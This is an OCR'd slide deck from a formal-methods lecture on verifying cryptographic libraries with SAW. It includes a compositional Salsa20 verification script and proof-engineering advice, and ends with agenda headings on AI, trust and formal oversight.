
# Do a sub-proof




# Rewrite



# Rewrite


Spec Term
...
Spec function 1
...
=
Implementation Term
...
Spec function 1
...


# Uninterpret and prove the overall equivalence




# Tools for controlling difficulty in SAW

- Change the code
- Rewriting / uninterpreted functions
- Compositional reasoning

# Programs come with structure



# Break the proof down with that structure




# Composition in SAW

- During symbolic execution a called function can be replaced by its specification
- Saves symbolic execution time
- Can result in simpler formulas

# Composition in SAW

```
let main : TopLevel () = do {
    m      <- llvm_load_module "salsa20.bc";
    qr     <- crucible_llvm_verify m "s20_quarterround" []      false quarterround_setup   z3;
    rr     <- crucible_llvm_verify m "s20_rowround"     [qr]    false rowround_setup       z3;
    cr     <- crucible_llvm_verify m "s20_columnround"  [qr]    false columnround_setup    z3;
    dr     <- crucible_llvm_verify m "s20_doubleround"  [cr,rr] false doubleround_setup    z3;
    s20    <- crucible_llvm_verify m "s20_hash"         [dr]    false salsa20_setup        z3;
    s20e32 <- crucible_llvm_verify m "s20_expand32"     [s20]   true  salsa20_expansion_32 z3;
    s20encrypt_63 <- crucible_llvm_verify m "s20_crypt32" [s20e32] true (s20_encrypt32 63) z3;
    s20encrypt_64 <- crucible_llvm_verify m "s20_crypt32" [s20e32] true (s20_encrypt32 64) z3;
    s20encrypt_65 <- crucible_llvm_verify m "s20_crypt32" [s20e32] true (s20_encrypt32 65) z3;

    print "Done!";
};
```

# Composition in SAW




```
let main : TopLevel () = do {
    m      <- llvm_load_module "salsa20.bc";
    qr     <- crucible_llvm_verify m "s20_quarterround" []      false quarterround_setup   z3;
    rr     <- crucible_llvm_verify m "s20_rowround"     [qr]    false rowround_setup       z3;
    cr     <- crucible_llvm_verify m "s20_columnround"  [qr]    false columnround_setup    z3;
    dr     <- crucible_llvm_verify m "s20_doubleround"  [cr,rr] false doubleround_setup    z3;
    s20    <- crucible_llvm_verify m "s20_hash"         [dr]    false salsa20_setup        z3;
    s20e32 <- crucible_llvm_verify m "s20_expand32"     [s20]   true  salsa20_expansion_32 z3;
    s20encrypt_63 <- crucible_llvm_verify m "s20_crypt32" [s20e32] true (s20_encrypt32 63) z3;
    s20encrypt_64 <- crucible_llvm_verify m "s20_crypt32" [s20e32] true (s20_encrypt32 64) z3;
    s20encrypt_65 <- crucible_llvm_verify m "s20_crypt32" [s20e32] true (s20_encrypt32 65) z3;

    print "Done!";
};
```

# Composition has a cost

- If we have to specify internal functions, we have to specify their state
- We might need internal specs too specific for general use
- We might need multiple specs for the same function

# Composition has a cost

Example, monolithic cryptography functions

```
monolithic : key -> message -> output
```

Vs iterative:

```
init : key -> state

update : state -> message -> state

final : state -> output


monolithic k m = final (update (init key) message)
```


# Integration matters

Proofs have to fit into the existing engineering workflow (lowers proof cost)

Our proofs run in CI/CD on every commit to the codebase

This is often a significant challenge:

- Proofs have to run within time / memory budgets
- Proofs block deployment - need to fix problems quickly




## DOING PROOF / #2 LIFE IN THE HABITABLE ZONE

- ➔ Why verify cryptographic libraries?
- ➔ Crypto proofs = equivalence proofs
- ➔ SAW, a tool for symbolic reasoning
- ➔ Proof engineering pragmatics

# This might be ancient history now (sorry)

“Did I ever tell you back in ‘24 we used to formally verify cryptography, *by hand* …”
“Grandad, we’re BORED”

# The world is changed



DOING PROOF / MARKTOBERDORF 2026

#1 NINE YEARS OF SALES CALLS

#2 LIFE IN THE HABITABLE ZONE

#3 AI SEEMS LIKE A MASSIVE DEAL

#4 TENTATIVE ADVICE ON BUILDING W/ AI

Oath

#3

DOING PROOF / MARKTOBERDORF 2026

#1 NINE YEARS OF SALES CALLS

#2 LIFE IN THE HABITABLE ZONE


#3 AI SEEMS LIKE A MASSIVE DEAL

#4 TENTATIVE ADVICE ON BUILDING W/ AI


Oath

## DOING PROOF / #3 AI SEEMS LIKE A MASSIVE DEAL


- ➔ What the heck is going on??
- ➔ Trust and AI
- ➔ Formal oversight
- ➔ Formal oversight seems hard :(




https://metr.org/blog/2025-03-19-measuring-ai-ability-to-complete-long-tasks/

